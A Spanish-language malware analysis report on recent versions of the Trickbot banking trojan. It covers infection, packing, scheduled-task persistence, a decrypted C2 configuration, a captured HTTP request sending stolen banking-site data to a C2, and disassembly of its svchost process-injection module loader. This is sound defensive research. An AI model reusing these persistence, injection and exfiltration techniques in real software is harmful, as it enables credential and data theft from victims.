S2 GRUPO

INNOVACIÓN EN PROCESOS

INFORME DE MALWARE

Evolución de Trickbot

INFORME 06/2017

ÍNDICE

1. INTRODUCCIÓN

El presente documento recoge una revisión de las últimas versiones de una familia de troyanos conocida como **"Trickbot/TrickLoader".** Se trata de un troyano de tipo bancario que roba credenciales y datos bancarios de los usuarios infectados. Aunque su principal objetivo y comportamiento se centra en usuarios de banca online, al ser un troyano modular posee capacidades que los atacantes podrían utilizar con otros fines, como la exfiltración de documentos.

Se puede encontrar gran cantidad de documentación referente a la lógica y orígenes de este malware; parte del presente informe se basa en información de algunas de ellas con el fin de contrastarla con la lógica de las últimas versiones y poder observar su evolución y funcionalidades nuevas. Todas las fuentes sobre las que se ha obtenido información se pueden encontrar en el apartado de referencias.

Es necesario resaltar que el informe parte y se apoya principalmente en los análisis realizados por **@hasherezade** y por **Xiaopeng Zhang** (Fortinet). A partir de dichos análisis, se ha intentado contrastar si en las últimas versiones había cambiado algún aspecto y profundizar en los mecanismos no descritos hasta el momento.


Resumiendo, Trickbot tiene las siguientes capacidades:

- Carga el código en el sistema
- Crea una réplica de sí mismo en el directorio %APPDATA%
- Aplica técnicas de persistencia
- Recopila información sensible del usuario
- Inyecta código en otras aplicaciones para controlar la información que manejan
- Exfiltra la información que obtiene a su servidor de Mando y Control

Durante la realización de este informe el Laboratorio de Malware de S2 Grupo ha trabajado con las muestras que tienen las siguientes firmas MD5:

1000005_Trickbot_Loader.exe	a50c5c844578e563b402daf19289f71f
1000005_Trickbot_bot32.exe	28661ea73413822c3b5b7de1bef0b246
1000010_Trickbot_Loader.exe	218613f0f1d2780f08e754be9e6f8c64
1000010_Trickbot_bot32.exe	135e4fa98e2ba7086133690dbd631785
1000014_Trickbot_Loader.exe	e054eaae756d31a4f6e30cc74b2e51dd
1000014_Trickbot_bot32.exe	719578c91b4985d1f955f6adb688314f
1000016_Trickbot_Loader.exe	132c4338cdc46a0a286abf574d68e2e0
1000016_Trickbot_bot32.exe	e8e7b0a8f274cad7bdaedd5a91b5164d

Como se puede ver en la imagen anterior se han analizado cuatro versiones diferentes de **Trickbot**. Cada una de ellas se compone de su loader y su payload final para sistemas de 32 bits; aunque existe también la versión 64 bits de todas, no ha sido objeto del análisis realizado.



2. PROCESO DE INFECCIÓN

La principal vía de infección de este malware se produce a través de un documento de Word con macros que llega anexado en un email o a través de una vulnerabilidad aprovechada por un ExploitKit.

La **infección** sigue el siguiente orden de ejecución:


- Se descarga desde un dominio comprometido una muestra de **Trickbot** en la carpeta %APPDATA% y la ejecuta
- Crea una tarea programada en el sistema que le proporciona la persistencia
- Crea dos ficheros ("client_id" y "group_tag") en su mismo directorio, uno con un ID único del host infectado y otro con el ID de la campaña de infección actual o versión de la configuración.
- Contacta con un dominio de obtención de IP externa, entre otras cosas para testear la conectividad y remitírsela a sus servidores de mando y control (C2 a partir de ahora).
- Contacta con uno de sus servidores de C2 para obtener actualizaciones del propio malware, módulos que realizan la mayor parte de la lógica del malware y distintos ficheros de configuración.
- Tras todo esto, empieza a ejecutar o inyectar en diferentes procesos sus módulos que se encargan de recopilar información del sistema y credenciales de navegación especialmente de banca online.

3. CARACTERÍSTICAS TÉCNICAS


El ejecutable principal de **Trickbot** suele ir empaquetado con un ***"packer"*** propio, con lo que se ofusca la funcionalidad del ejecutable y se evita que se puedan generar firmas genéricas a partir del contenido del contenido del mismo, pues para cada versión el *packer* hace que el código varíe por completo.

Tras el desempaquetado se puede observar como la cantidad de funciones del ejecutable se incrementa en gran medida, ya que ahora sí refleja la funcionalidad del programa malicioso:

Packed




Unpacked



Tras el “*unpack*” lo que se obtiene es la primera etapa de este malware, conocida como “Loader”. Este ejecutable se encarga de comprobar la arquitectura del sistema y dependiendo de si se trata de un equipo de 32 o 64 bits carga de sus recursos el “bot” correspondiente a dicha arquitectura. El “bot” es el ejecutable que se encarga de la última etapa de infección y contiene toda la lógica básica del malware.

En las primeras versiones, los recursos que contiene el Loader eran fácilmente reconocibles ya que traían nombres descriptivos, puesto que identificaban las dos versiones del Bot y un Loader para cargar correctamente el de 64 bits. En las últimas versiones han empezado a poner nombres que no son descriptivos para dificultar la identificación de los mismos:




Estos recursos, aunque son ficheros ejecutables (PE) vienen cifrados con el algoritmo AES CBC, por lo que tras extraerlos aún necesitan ser descifrados o por otra parte pueden ser extraídos de memoria tras ejecutar el Loader y esperar a que él mismo realice el descifrado y carga en RAM del apropiado para el host.

Tras la carga del “bot” correspondiente, éste inicia la ejecución de la lógica principal de esta amenaza:


En primer lugar comprueba su localización en el sistema, y si no se encuentra en %APPDATA% se copia a sí mismo en esta ubicación, inicia la ejecución de su réplica en esa carpeta y termina el proceso actual.

Como técnica de persistencia, utiliza tareas programadas del sistema en lugar de claves de registro como suele ser común en otras muestras de malware. Versiones anteriores de **Trickbot**, creaban en todos los casos una sola tarea programada a la que llamaban “bot” y se aseguraba de que cada minuto éste era lanzado para mantenerse en ejecución en el sistema.




Nombre	Estado	Desencadenadores	Hora próxima ejecución	Hora última ejecución	Resultado de última ejecución
Bot	Listo	A las 0:00 todos los días - Tras desencadenarse, repetir cada 00:01:00 durante 1 día.	06/04/2017 13:18:00	06/04/2017 13:17:00	(0xFFFFFFFF)

En las últimas versiones, si es ejecutado con permisos de administrador además de la tarea mencionada anteriormente, a la que ha pasado a llamar “Drives update”, crea otra que lo ejecuta al iniciar sesión cualquier usuario, llamada “AplicationsCheckVersion”.




Nombre	Estado	Desencadenadores	Hora próxima ejecución	Hora última ejecución
Appliations...	Listo	Al iniciar la sesión un usuario - El desencadenador expira a las 01/01/2020 8:00:00.		Nunca
Drivers update	Listo	A las 0:00 todos los días - Tras desencadenarse, repetir cada 00:01:00 durante 1 día.	06/04/2017 13:15:00	Nunca

Su siguiente acción consiste en comprobar si tiene todos los ficheros de configuración con los que trabaja habitualmente:



Modules	17/11/2016 21:43	Carpeta de archivos	
client_id	17/11/2016 21:54	Archivo	1 KB
config.conf	11/04/2017 9:41	Archivo CONF	1 KB
group_tag	17/11/2016 21:54	Archivo	1 KB
Trickbot	17/11/2016 21:18	Aplicación	93 KB

Si no da con ellos, los genera a partir de información que obtiene en el sistema y de los recursos del “bot”, los cuales consisten en un fichero de configuración cifrado (CONFIG) y una clave para verificar la firma de la configuración y módulos (KEY).



En este caso no se han observado cambios en los nombres de estos recursos hasta la fecha, aunque es probable que en próximas iteraciones veamos cómo eliminan estos nombres al igual que en el caso de los recursos del Loader.

En la primera ejecución de **Trickbot** en el equipo genera un fichero llamado “client_id” que contiene un token o ID de usuario, que identifica al host actual.

La configuración de **Trickbot** la obtiene o de un fichero en disco con el nombre config.conf o de los resources (formato PE) del propio binario. Esta configuración estará cifrada, y tras su descifrado se puede observar que contiene la versión del propio malware, un código de campaña o versión de la configuración, las direcciones de varios de sus C2 principales, y la lista de módulos que debe descargar y ejecutar de forma automática desde alguno de sus C2.

```
<ver>1000014</ver>
<gtag>pre7</gtag>
<servs>
<srv>190.xxxxxxx:443</srv>
<srv>200.xxxxxxx:443</srv>
<srv>36.xxxxxxx:443</srv>
<srv>221.xxxxxxx:443</srv>
<srv>80.xxxxxxx:443</srv>
<srv>203.xxxxxxx:443</srv>
<srv>84.xxxxxxx:443</srv>
</servs>
<autorun>
<module name="systeminfo" ctl="GetSystemInfo"/>
<module name="injectDll"/>
</autorun>
</mcconf>
```

Tras la obtención de estos datos crea un fichero más al que llama “group_tag” donde almacena el código que se puede encontrar entre las etiquetas “gtag” de la configuración.

Posteriormente comprueba la conectividad realizando una petición a un dominio externo que le reporta la dirección IP de la víctima de entre una lista que contiene el malware y que han ido incrementando durante las diferentes actualizaciones de versión.

Versión 7

```
unicode 0, <ip.anysrc.net>,0
dd offset aMyexternalip_c ; DATA XREF: sub_1D6F60+6A↑r
                          ; "myexternalip.com"
dd offset aApi_ipify_org ; "api.ipify.org"
dd offset aIcanhazip_com ; "icanhazip.com"
dd offset aBot_whatismyip ; "bot.whatismyipaddress.com"
dd offset aIp_anysrc_net ; "ip.anysrc.net"
```

Versión 14

```
dd offset aCheckip_amazon ; DATA XREF: sub_3D95B0+4B↑r
                          ; "checkip.amazonaws.com"
dd offset aIpecho_net_0 ; "ipecho.net"
dd offset aIpinfo_io_0  ; "ipinfo.io"
dd offset aApi_ipify_or_0 ; "api.ipify.org"
dd offset aIcanhazip_co_0 ; "icanhazip.com"
dd offset aMyexternalip_0 ; "myexternalip.com"
dd offset aWtfismyip_co_0 ; "wtfismyip.com"
dd offset aIp_anysrc_ne_0 ; "ip.anysrc.net"
```

Si recibe la respuesta que espera de esta petición, empieza a contactar con los C2 que ha obtenido de su configuración para empezar a reportar información de la nueva víctima, buscar actualizaciones y recibir nuevos módulos que amplíen sus capacidades.


En configuraciones normales, tras realizar ciertas peticiones con distintas órdenes que reportan información del host a alguno de los C2 de su configuración, obtiene la IP de un servidor concreto del cual puede descargar los módulos a través del puerto 447/tcp.

Todas las descargas de configuraciones y módulos vienen cifradas con el mismo algoritmo (AES CBC) y todos los ficheros se guardan en disco cifrados. Tras actualizar y descargar las configuraciones y módulos que tiene en la configuración, descifra y mapea en la memoria del propio proceso el primer módulo, "**systeminfo**", el cual se encarga de recopilar del sistema información como la versión del SO, el tipo de CPU, la cantidad de RAM, los usuarios del sistema y la lista de programas y servicios instalados:

```
<systeminfo>
<general>
<os>Microsoft Windows 7 Professional  Service Pack 1 32 bits</os>
<cpu>Intel(R) Core(TM) i3</cpu>
<ram>3,41 GB</ram>
</general>
<users>
<user>Administrador</user>
<user>Invitado</user>
<user>jhon</user>
</users>
<installed>
<program>7-Zip 16.04</program>
<program>AddressBook</program>
<program>Adobe Flash Player 17 ActiveX</program>
<program>Adobe Flash Player 17 NPAPI</program>
<program>Connection Manager</program>
<program>DirectDrawEx</program>
<program>DXM_Runtime</program>
<program>Fontcore</program>
<program>IE40</program>
<program>IE4Data</program>
<program>IE5BAKEX</program>
<program>IEData</program>
<program>MobileOptionPack</program>
<program>MPlayer2</program>
```

```
<service>.NET CLR Data</service>
<service>.NET CLR Networking</service>
<service>.NET CLR Networking 4.0.0.0</service>
<service>.NET Data Provider for Oracle</service>
<service>.NET Data Provider for SqlServer</service>
<service>.NET Memory Cache 4.0</service>
<service>.NETFramework</service>
<service>1394 OHCI Compliant Host Controller</service>
<service>Controlador Microsoft ACPI</service>
<service>ACPI Power Meter Driver</service>
<service>Adobe Acrobat Update Service</service>
<service>adp94xx</service>
<service>adpahci</service>
```

Posteriormente carga el módulo **injectDll32** junto con sus ficheros de configuración:



Una vez cargado este módulo, en el caso de que el usuario visite una de las webs listadas en los ficheros de configuración (como por ejemplo, *cey-ebanking.com/CLKCCM/*) de este módulo, captura los datos relevantes de navegación y los envía a sus C2:

```
POST /pre7/                                          2B2/60/ HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; InfoPath.3; .NET4.0C; .NET4.0E; Tablet PC 2.0)
Host:
Connection: close
Content-Type: multipart/form-data; boundary=---------JHFBUYJHBODCCZHU
Content-Length: 2384

----------JHFBUYJHBODCCZHU
Content-Disposition: form-data; name="data"

POST /_vti_bin/Lists.asmx HTTP/1.1
Host: www          .com
Connection: Keep-Alive
Content-Length: 698
Accept: application/xml, text/xml, */*; q=0.01
Origin: https://www          .com
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.101 Safari/537.36
Content-Type: text/xml;charset="UTF-8"
Referer: https://www          .com/pages/default.aspx
Accept-Encoding: gzip, deflate
Accept-Language: es-ES,es;q=0.8
Cookie: TLTSID=6CEE02641ECD101E006AE38B698C7673; TLTUID=6CEE02641ECD101E006AE38B698C7673; cmTPSet=Y; CMAVID=none; _ga=GA1.2.479686626.1491918949; _gat=1

<soap:Envelope xmlns:xsi='http://www.w3.org/2001/XMLSchema-instance' xmlns:xsd='http://www.w3.org/2001/XMLSchema' xmlns:soap='http://schemas.xmlsoap.org/soap/
envelope/'><soap:Body><GetListItems xmlns='http://schemas.microsoft.com/sharepoint/soap/'><listName>PhotoGallery</listName><viewName></
viewName><query><Query><Where><Eq><FieldRef Name='BaseName'/><Value Type='Text'>04-11-2017.jpg</Value></Eq></Where></Query></
query><viewFields><ViewFields><FieldRef Name='Title'/><FieldRef Name='Customer_x0020_name'/><FieldRef Name='Photo_x0020_Location'/></ViewFields></
viewFields><rowLimit>1</rowLimit><queryOptions><QueryOptions></QueryOptions></queryOptions></GetListItems></soap:Body></soap:Envelope>...-I3...7....?
(.......<soap:Envelope xmlns:xsi='http://www.w3.org/2001/XMLSchema-instance' xmlns:xsd='http://www.w3.org/2001/XMLSchema' xmlns:soap='http://
schemas.xmlsoap.org/soap/envelope/'><soap:Body><GetListItems xmlns='http://schemas.microsoft.com/sharepoint/soap/'><listName>PhotoGallery</listName><viewName></
viewName><query><Query><Where><Eq><FieldRef Name='BaseName'/><Value Type='Text'>04-11-2017.jpg</Value></Eq></Where></Query></
query><viewFields><ViewFields><FieldRef Name='Title'/><FieldRef Name='Customer_x0020_name'/><FieldRef Name='Photo_x0020_Location'/></ViewFields></
viewFields><rowLimit>1</rowLimit><queryOptions><QueryOptions></QueryOptions></queryOptions></GetListItems></soap:Body></soap:Envelope>
----------JHFBUYJHBODCCZHU
Content-Disposition: form-data; name="keys"


----------JHFBUYJHBODCCZHU
Content-Disposition: form-data; name="link"

https://www          .com/_vti_bin/Lists.asmx
----------JHFBUYJHBODCCZHU--
```

Tal y como se analiza en el informe de **DevCentral**, en la versión 9 de **trickbot**, le añadieron un nuevo módulo al toolset de Trickbot llamado "**mailsearcher**". Entonces en el caso de estar en la configuración también se cargará en el sistema víctima. El orden en el que se cargan los módulos dependerá del fichero de configuración.

"**mailsearcher**" se encarga de recorrer todos los ficheros de cada disco conectado al sistema y comparar las extensiones de los ficheros con la siguiente lista:

```
                                ; "avi"
dd offset aMov                  ; "mov"
dd offset aMkv                  ; "mkv"
dd offset aMpeg                 ; "mpeg"
dd offset aMpeg4                ; "mpeg4"
dd offset aMp4                  ; "mp4"
dd offset aMp3                  ; "mp3"
dd offset aWav                  ; "wav"
dd offset aOgg                  ; "ogg"
dd offset aJpeg                 ; "jpeg"
dd offset aJpg                  ; "jpg"
dd offset aPng                  ; "png"
dd offset aBmp                  ; "bmp"
dd offset aGif                  ; "gif"
dd offset aTiff                 ; "tiff"
dd offset aIco                  ; "ico"
dd offset aXlsx                 ; DATA XREF:
                                ; "xlsx"
dd 0                            ; DATA XREF:
dd offset aDocx                 ; "docx"
align 10h
dd offset aZip                  ; "zip"
```

Este módulo reporta por sí mismo a un C2 específico que obtiene de su propia configuración:

```
5...j...<mail> ..<handler>_____8.78:4
43</handler>..</mail>.K..L......-F,...(.
```


La URI de la petición es distinta a la utilizada por el "core" de **Trickbot**, pues en este caso tiene la estructura "[IP]/[group_id]/[client_id]/send/" y utiliza su propio User-Agent "KEFIR!" lo que lo hace mucho más independiente que el resto de módulos encontrados hasta la fecha.

Lo visto en este apartado describe las acciones realizadas por **Trickbot** tras su primera ejecución. A partir de este instante **Trickbot** entra en un bucle donde cada cierto tiempo comprueba si existe una nueva configuración y si existen nuevas versiones del malware o de alguno de los módulos. Además, dentro de ese mismo bucle realiza reportes con la información que va recopilando.

4. SISTEMA DE CARGA DE MODULOS

Durante el análisis se ha observado que **Trickbot** utiliza eventos para controlar los flujos de ejecución entre el core y los módulos. Además, el core realiza la resolución de las APIs de Windows de los módulos. Vamos a ver como funciona este sistema de comunicación del core con los módulos.

En primer lugar crea un proceso hijo svchost.exe suspendido con la función CreateProcessW:



Posteriormente con la función CreateEventW, crea tres eventos que utilizará para gestionar las esperas y comunicaciones entre el ejecutable principal (**Trickbot**) y el proceso svchost hijo.

```
add     esp, 0Ch
push    esi             ; lpName
push    esi             ; bInitialState
push    esi             ; bManualReset
push    esi             ; lpEventAttributes
mov     esi, ds:CreateEventW
call    esi ; CreateEventW
push    0               ; lpName
push    0               ; bInitialState
push    0               ; bManualReset
push    0               ; lpEventAttributes
mov     [edi+6Ch], eax
call    esi ; CreateEventW
push    0               ; lpName
push    1               ; bInitialState
push    1               ; bManualReset
push    0               ; lpEventAttributes
mov     [edi+70h], eax
call    esi ; CreateEventW
mov     ecx, [ebp+hThread]
```

Una vez tiene los handlers de los tres eventos, utilizando VirtualAllocEx y WriteProcessMemory inyecta en el proceso svchost suspendido 32 Bytes de datos como los siguientes:


```
00090000  04 00 00 00  08 00 00 00  0C 00 00 00  A4 F8 10 77  ............ñ°.w
00090010  36 11 0F 77  10 14 0F 77  DD 16 0F 77  10 7A 0F 77  6..w...w¦..w.z.w
```

Los tres primeros grupos de 4 Bytes (en recuadros **rojos**) representan los identificadores de los eventos que ha creado **trickbot** anteriormente y que va a utilizar para su comunicación, en este caso 4, 8 y C respectivamente.

Los siguientes 5 grupos de 4 Bytes (en recuadros **morados**) representan los offsets en la propia memoria del proceso svchost, de las siguientes funciones de la librería kernel32.dll:

- SignalObjectAndWait
- WaitForSingleObject
- CloseHandle
- ExitProcess
- ResetEvent

Utilizando el mismo método de inyección, carga una función propia en otro offset de la memoria de svchost que se encargará de hacer de intermediaria entre **Trickbot** y el código del módulo.



Esta función es uno de los detalles más característicos de la gestión de módulos del **Trickbot.**


Se encarga de mantenerse a la espera de órdenes del proceso principal. Éstas llegan en forma de offsets de funciones dentro de la memoria del propio proceso svchost y parámetros con los que las debe llamar; dicha información la obtiene a través de escrituras en su propia memoria por parte de Trickbot como la que se ha detallado en el caso anterior.

La mayor parte de su lógica consiste en un bucle que empieza y acaba en las zonas de código con fondo **azul**; tras las primeras instrucciones, en caso de detectar algún

problema con el proceso, entra en la zona marcada en **rojo** que cierra los handlers de los eventos y el propio proceso.

En caso de que todo vaya correctamente, la zona en la que entra consiste en un switch, marcado en **verde**. Dependiendo de la cantidad de parámetros que necesite la función a la que debe llamar, entra en una de las zonas en blanco.

